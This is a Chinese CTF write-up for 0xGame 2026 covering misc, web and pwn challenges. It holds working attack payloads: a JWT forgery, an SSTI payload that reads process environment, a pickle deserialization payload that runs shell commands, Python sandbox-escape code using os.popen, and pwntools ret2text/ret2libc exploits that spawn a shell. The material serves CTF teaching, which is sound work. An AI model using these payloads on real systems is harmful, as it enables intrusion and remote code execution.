


根据二维码中定位码和纠错码的机制，得到纠错等级和掩码模式

> 考虑到修复难度，纠错码已经保留了左上角完整部分了啊QAQ



Format Info Pattern
Top Left
Error Correction Level:
L M Q H
Mask Pattern :
0 1 2 3 4 5 6 7
Save
Cancel

最后补全定位码和时序





扫描直出



0xGame{QR_c0de&3rr0r_(oRr3c7iOn}

Strange_lsb

> “单一的色彩只是噪音，唯有三原色交织之时，真相才会显现。”

首先，我们来看一下lsb隐写的底层原理：

数字图片中每个像素的颜色用一个或多个字节表示。以 RGB 图片为例，一个像素有 R、G、B 三个通道，每个通道占 1 字节（0~255）。（也就是题目中所提到的三原色）

二进制的每一位权重不同：最高位（MSB）代表 128，而最低位只代表 1。把 11010110（214）的最低位改掉，变成 11010111（215），颜色只变化了 1/255 ≈ 0.4%。这种差异远低于人眼的分辨能力，而一张 1256×1224 的 RGB 图片有约 460 万个通道值，每个都能藏 1 bit。

所以翻译一下题目就是，提取三原色的最低有效位数据，“交织”（异或）起来就是被隐藏的真相；

这里给校内新生提供了一个“破损”的脚本，需要补全；

补充好的脚本如下：

代码块

```
'''请不要用AI补全代码'''
from PIL import Image
import numpy as np # 常用名称

img = Image.open("challenge.png").convert("RGB")
arr = np.array(img)

# 提取 R, G, B 三通道 LSB 矩阵
r_lsb = arr[:, :, 0] & 1
g_lsb = arr[:, :, 1] & 1
b_lsb = arr[:, :, 2] & 1

# (此处请填空！！) 异或还原
qr_lsb = r_lsb ^ g_lsb ^ b_lsb
# 1 -> 黑色(0), 0 -> 白色(255)
res_arr = np.where(qr_lsb == 1, 0, 255).astype(np.uint8)

res_img = Image.fromarray(res_arr, mode='L')
```

```
19   res_img.save("flag.png")
```

运行之后是个二维码，扫描后就是flag了（完结撒花！）

补充：通过stegsolve提取RGB三位图，再利用软件功能对三张图进行异或的方法也是可以的，各位可以自行尝试一下~

Interesting_ppt

看到pptx，可能会联想到docx，pptx和docx的本质都是一个zip压缩包，所有的元数据都以XML文件形式存在里面，那么这题考察的就是ppt元数据相关的知识；

打开ppt，浏览一下，或许会发现有一些明文显示的flag（嘿嘿，都是假的（>_<））；

题目描述里提到彻底删除ai水印，搜索一下不难知道AI生成内容要在元数据里写入隐式标识，因此我们要查看这个ppt的元数据。将pptx转化为zip后，打开，查看里面的XML文件，会找到两串编码：

This XML file does not appear to have any style information associated with it. The document tree is shown be


```
▼<Properties xmlns="http://schemas.openxmlformats.org/officeDocument/2006/custom-properties" xmlns:vt="http://schemas.openxml
  ▼<property fmtid="{D5CDD505-2E9C-101B-9397-08002B2CF9AE}" pid="2" name="AIGC">
     fTAvKTQybl5VAXRHHA8JCygHfFZTWGYCIydUDQcBX0pVdkB3AwA3OVBnZAZpLxUJCSIZVFJYeAIiHysLPDV8AFFcYk0kUFRQEnpmCw==
     <vt:lpwstr/>
   </property>
 </Properties>
```

This XML file does not appear to have any style information associated with it. The dc

```
▼<cp:coreProperties xmlns:cp="http://schemas.openxmlformats.org/package/2006/metadata/core-prope
 xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
   <dc:title>0xgame</dc:title>
   <cp:lastModifiedBy>X1ct34m</cp:lastModifiedBy>
   <cp:revision>1</cp:revision>
   a2V5PTB4R2FtZV8yMDI2
   <dcterms:modified xsi:type="dcterms:W3CDTF">2026-09-27T08:02:59Z</dcterms:modified>
 </cp:coreProperties>
```

复制到赛博厨子里，解码，发现一个是key，另一个base64解码后是乱码：key=0xGame_2026

因为出现了key，此处猜测可能是异或：




这样就得到flag啦！

Web

ATP代码实验

前端ban了F12，右键，Ctrl+U，Ctrl+Shift+I/J/C都被ban了，但是浏览器还是可以打开开发者工具

看源码会发现有个 debugger 一直在下断点，直接停了就好，如图



分析发现是 js 代码一直在拦截粘贴，因此最简单的方法是直接在浏览器里禁用 js，这里不赘述


方法二，直接在控制台赋值

代码块

```
document.getElementById('code-editor').value = document.getElementById('ref-code').textContent
```

直接用代码代替了复制粘贴的过程

方法三，在元素中选中代码输入区(textarea)，把事件监听器中的疑似拦截粘贴事件全部删了



方法四，前端中有/submit的接口，curl一下POST发包直接可以绕过

还有很多方法，这里不赘述了，期待同学们自己发现

> 赛后好像发现有个邪修解法，直接拖动文字到代码框里

奶蛙的博客

看源码，hint.js里面给了所有步骤，会自动在控制台加载

预期解是爬虫+beautifulsoup（题目中有提示）

代码块

```
// 奶蛙的博客 - site script
// HINT: flag 被 gzip 压缩、base64 编码后拆成了碎片，每页一块，按 id 顺序拼起来。
console.log("[naiwa] hint: gzip -> base64 -> split, join fragments in id order");
```

直接爬虫获取每页的碎片即可（这里要用bs，不然可能会出现非预期的字符）

代码块

```
import base64
import gzip
import sys

import requests
from bs4 import BeautifulSoup

BASE = "http://127.0.0.1:8000"

```

```python
fragments = []
i = 1
while True:
    r = requests.get(f"{BASE}/page", params={"id": i}, timeout=5)
    if r.status_code != 200:
        break  # 404: 没有更多页面了
    soup = BeautifulSoup(r.text, "html.parser")
    tag = soup.find("span", class_="flag-fragment")
    if tag is None:
        break
    fragments.append(tag.get_text(strip=True))
    i += 1

blob = base64.b64decode("".join(fragments))
print(f"flag: {gzip.decompress(blob).decode()}")
```

错位的签名

其实就是CVE-2026-39999，考的主要是jwt伪造

进去发现登录面板：



直接弱口令爆破得到密码guest123

然后用公钥：


代码块

```
-----BEGIN PUBLIC KEY-----
```

```
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA79XYBopfnVMKxI533oU2
VFQbEdSPtWRD+xSl73lHLVboGP1lSIZtnEj5AcTN2uDW6AYPiWL2iA3lEEsDTs7J
BUXyl6pysBPfrqC8n/MOXKaD4e8U5GAHFiwHWg2WzHlfFSlFkLjzp0vPkDK+fQ4C
lrd7shAyitB7use6DHcVCKuI4bFOoFbdI5sBGeyoD833g+ql9bRkH/vf8O+rPwHA
M+47r1iv3lY3ex0P45PRd7U7rq8P8UIw6qOI1tiYuKlFJmjFdcwtYG0dctxWwgL1
+7njrVQoWvuOTSsc9TDMhZkmmSsU3wXjaPxJpydck1C/w9ZLqsctKK5swYWhIcbc
BQIDAQAB
-----END PUBLIC KEY-----
```

伪造HS256的jwt签名即可，身份全部填admin

随便找个线上jwt签名工具：



然后带生成的jwt访问得到flag

渲染如呼吸一样简单

简单的ssti，没有任何waf，直接打：

代码块

```
{{
cycler.__init__.__globals__.__builtins__.open('/proc/self/environ','rb').read()
 }}
```

一切的开始

主要考dirsearch，burpsuite的使用，还有http协议

进来按照提示用dirsearch扫目录扫到：/robots.txt

访问看看

代码块

```
User-agent: *
Disallow: /inex233
# 访问inex233页面
```

访问可以陆续得到很多发包提示，这里直接给最终发的包：

代码块

```
POST /inex233?aaa=flag HTTP/1.1
Host: 5000-099058ca-5ec6-4050-9e24-3410f1123458.challenge.ctfplus.cn
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/154.0.0.0 Safari/537.36 Edg/154.0.0.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Cookie:sweet=sweet
Referer:http://127.0.0.1
Connection: close
Content-Type: application/json
Content-Length: 27

{"bbb":"flag","web":"flag"}
```

ez_64

主要考linux命令，base64编码和文件通配符

base64也是linux的一个命令，即：/bin/base64，可以用来读取flag。

传参：

代码块

```
?c=/???/????64 fla?.???
```

这里读取了flag.php文件

然后base64解码即可

pollute the key

主要考原型链污染，jwt和python的pickle反序列化

审计源码发现：

代码块

```
@app.route("/api/user/update", methods=["POST"])
def api_user_update():
    payload = current_user()
    if not payload:
        return jsonify({"ok": False, "msg": "请先登录"}), 401

    me = USERS.get(payload.get("username"))
    if not me:
        return jsonify({"ok": False, "msg": "用户不存在"}), 401

    data = request.get_json(silent=True) or {}
    key = data.get("key")
    value = data.get("value")
    if not isinstance(key, str) or not key:
        return jsonify({"ok": False, "msg": "参数错误"}), 400

    if "__builtins__" in key:
        return jsonify({"ok": False, "msg": "字段路径非法: 该路径被禁止修改"}), 400

    username, role = me.username, me.role
    try:
        pydash.set_(me, key, value)
    except Exception as e:
        return jsonify({"ok": False, "msg": "字段路径非法: %s" % e}), 400

    me.username, me.role = username, role

    now = int(time.time())
    resp = make_response(
        jsonify({"ok": True, "msg": "资料已更新", "profile": me.profile()})
    )
    resp.set_cookie(
        "token",
```

```
        jwt_encode(
            {"username": me.username, "role": me.role, "iat": now, "exp": now + JWT_TTL}
        ),
        httponly=True,
        samesite="Lax",
        max_age=JWT_TTL,
    )
    return resp
```

这个接口可以使用pydash原型链污染，我们可以污染jwt签名的key然后伪造jwt绕过admin鉴权

代码块

```
@app.route("/api/order/buy", methods=["POST"])
def api_order_buy():
    payload = current_user()
    if not payload:
        return jsonify({"ok": False, "msg": "请先登录"}), 401
    if payload.get("role") != "admin":
        return jsonify({"ok": False, "msg": "下单结算仅对管理员（admin）开放"}), 403

    raw = request.form.get("cart") or ""
    if not raw:
        return jsonify({"ok": False, "msg": "缺少 cart 参数"}), 400
    try:
        cart = pickle.loads(base64.b64decode(raw))
    except Exception as e:
        return jsonify({"ok": False, "msg": "购物车数据无法解析: %s" % e}), 400

    if not isinstance(cart, list):
        return jsonify({"ok": False, "msg": "购物车格式错误"}), 400

    by_id = {p["id"]: p for p in PRODUCTS}
    items, total = [], 0.0
    for pid in cart:
        p = by_id.get(pid)
        if p:
            items.append(p)
            total += p["price"]
    if not items:
        return jsonify({"ok": False, "msg": "购物车里没有有效商品"}), 400

    order = {
        "order_id": "SO%d" % random.randint(10**8, 10**9 - 1),
```

```
        "username": payload.get("username"),
        "items": [i["name"] for i in items],
        "total": round(total, 2),
        "ts": int(time.time()),
    }
    ORDERS.append(order)
    return jsonify({"ok": True, "msg": "下单成功", "order": order})
```

这里存在pickle反序列化，补完了或许rce的路径

污染key的payload：

代码块

```
{
  "key": "__class__.__init__.__globals__.SECRET_KEY",
  "value": "secretkey"
}
```

生成pickle payload的脚本：

代码块

```
import base64
import pickle
import subprocess

class A:
    def __reduce__(self):
        return (
            subprocess.call,
            (["/bin/sh", "-c", "cp /flag /app/static/flag.txt"],),
        )

payload = base64.b64encode(pickle.dumps(A())).decode()
print(payload)

```

最终发包：

代码块

```
POST /api/order/buy HTTP/1.1
Host: 5000-7269e371-a961-4b3b-ba6c-bbab6d0900e1.challenge.ctfplus.cn
Content-Type: application/x-www-form-urlencoded
```

```
Cookie:
token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwicm9sZSI6
ImFkbWluIiwiaWF0IjoxNzkxMTE4NDA5LCJleHAiOjE3OTExMjU2MDl9.jDsoYYmbzYI8W3diuhNLO_
Y8RITnauFHCJSRul_Jwa0

cart=gAWVTgAAAAAAAACMCnN1YnByb2Nlc3OUjARjYWxslJOUXZQojAcvYmluL3NolIwCLWOUjB1jcC
AvZmxhZyAvYXBwL3N0YXRpYy9mbGFnLnR4dJRlhZRSlC4=
```

漏风的沙箱

考python沙箱逃逸，可以参考：https://xz.aliyun.com/news/91675

看源码发现是正则黑名单和AST语法树样式的沙箱，绕过方式很多，这里直接给出payload：

代码块

```
g = getattr
gn = "__glob" + "als__"
bn = "__buil" + "tins__"

e = g(lambda:0, gn)[bn]["ev" + "al"]
e('print(__im' + 'port__("os").popen("ls").read())')
```

Spring:这里贴一个我的解法

```
i = __import__
o = i('os')
g = getattr
p = g(o, 'popen')
x = p('id')
r = g(x, 'read')
print(r())
```

由于这里没有校验变量，只校验行为，只需通过**变量名绕过字符串黑名单，getattr绕过.获取对象属性**即可

由于pyjail有很多绕过方式，这里的预期解也非常多，就不一个一个展示了~

Pwn

Test your nc

不要被题干吓到了，其实就是测试nc的题目，不过中间加了个未对整数下限检查的漏洞。

由于没有检测number的下界。所以直接去买Flag，数量为-1就可以了。这样我们的钱就够了，然后直接去买Flag就可以了。当然，买血瓶攒钱也是可以的。

下面给出exp。

代码块

```
from pwn import *
context.log_level = 'debug'

io = process('./pwn')
io.recvuntil(b': ')
io.sendline(b'2')
io.recvuntil(b': ')
io.sendline(b'-1')
io.recvuntil(b': ')
io.sendline(b'2')
io.recvuntil(b': ')
io.sendline(b'1')
io.interactive()
```

Follow the tips

根据提示一步一步走就行。

首先第一关是内存覆盖。由于buf和magic都在栈上开辟。同时在read到buf的过程中，magic的位置是包括在buf里的。所以只需要把需要修改的magic的值用p32包裹一下就行。可以去网上找找大端序和小端序的差别。思考一下为什么直接输入b'0xdeadbeef'为什么不行。

第二关是ret2text。由于程序中存在后门函数，同时程序没有开启canary保护。所以只需要栈溢出，控制rbp+8位置处为backdoor地址就行。同时想明白为什么直接写win的地址不行？而是要跳转到win中某一段。如果跳转到win的地址，又差什么来getshell。

下面给出exp。

代码块

```
from pwn import *
#context.log_level = 'debug'

#io = remote('nc1.ctfplus.cn',34873)
io = process('./pwn')
io.recvuntil(b'> ')
```

```python
pl1 = b'a'*(0x20-0x4) + p32(0xdeadbeef)
#gdb.attach(io)
io.send(pl1)
io.recvuntil(b'about: ')
pie = int(io.recv(14),16) - 0x1209
success(hex(pie))
backdoor = pie + 0x1220
pl2 = b'a'*0x28 + p64(backdoor)
io.recvuntil(b'> ')
io.sendline(pl2)
io.interactive()

```

Ret2libc

为了让这道题不那么死板或者说用板子就能做出来。这里偷偷埋了个小坑。

代码块

```
ssize_t vuln()
{
  _BYTE buf[32]; // [rsp+0h] [rbp-20h] BYREF

  printf("%s", msg);                            // "Input your payload: \n"
  if ( flag )
  {
    close(1);
    --flag;
  }
  return read(0, buf, 0x100uLL);
}
```

这里的vuln函数把标准输出关了。也就是说，当我们去用下面的栈溢出来获取libc基地址的时候，电脑屏幕是不会给我们任何回显的。所以这个时候，我们又该怎么办呢？

代码块

```
int __fastcall put(__int64 a1, __int64 n38183)
{
  if ( a1 != 0xDEADBEEFLL || n38183 != 0x9527 )
  {
    dup2(2, 1);
    printf("%s", failure);                      // "You don't know the rop! Go
away!\n"
```

```
      exit(0);
    }
    dup2(2, 1);
    return puts("[+] Congratulation! The rights have been unlocked!");
  }
```

这里 `dup2(2,1)` 就是将标准输出重新接在标准错误的管道里。也就是说，这样重新恢复了标准输出。想要调用put函数也只需要控制好一参和二参就行了。所以这里就是rop+ret2libc就可以解决问题了。

下面给出exp。

代码块

```
from pwn import *
context.log_level = 'debug'

#io = remote('nc1.ctfplus.cn',15428)
io = process('./pwn')
elf = ELF('./pwn')
libc = ELF('./libc.so.6')
success(hex(libc.sym.write))
io.recvuntil(b': ')
rdi = 0x4011fe
rsi = 0x401200
pl1 = b'a'*0x28 + p64(rdi) + p64(0xdeadbeef) + p64(rsi) + p64(0x9527) +
p64(elf.sym.put) + p64(elf.sym.vuln)
io.send(pl1)

pl2 = b'a'*0x28 + p64(rdi) + p64(elf.got.puts) + p64(elf.plt.puts) +
p64(elf.sym.vuln)
io.recvuntil(b': ')
io.send(pl2)

base = u64(io.recvuntil(b'\x7f')[-6:]+b'\x00\x00') - libc.sym.puts
success(hex(base))
sys = base + libc.sym.system
binsh = base + next(libc.search(b'/bin/sh\x00'))
pl3 = b'a'*0x28 + p64(rdi) + p64(binsh) + p64(rdi+1) + p64(sys)
io.recvuntil(b': ')
io.send(pl3)

io.interactive()
```

Math problem

这题主要的考点在于测试对于脚本的利用程度（可以在一定程度上借助ai来帮忙写脚本。

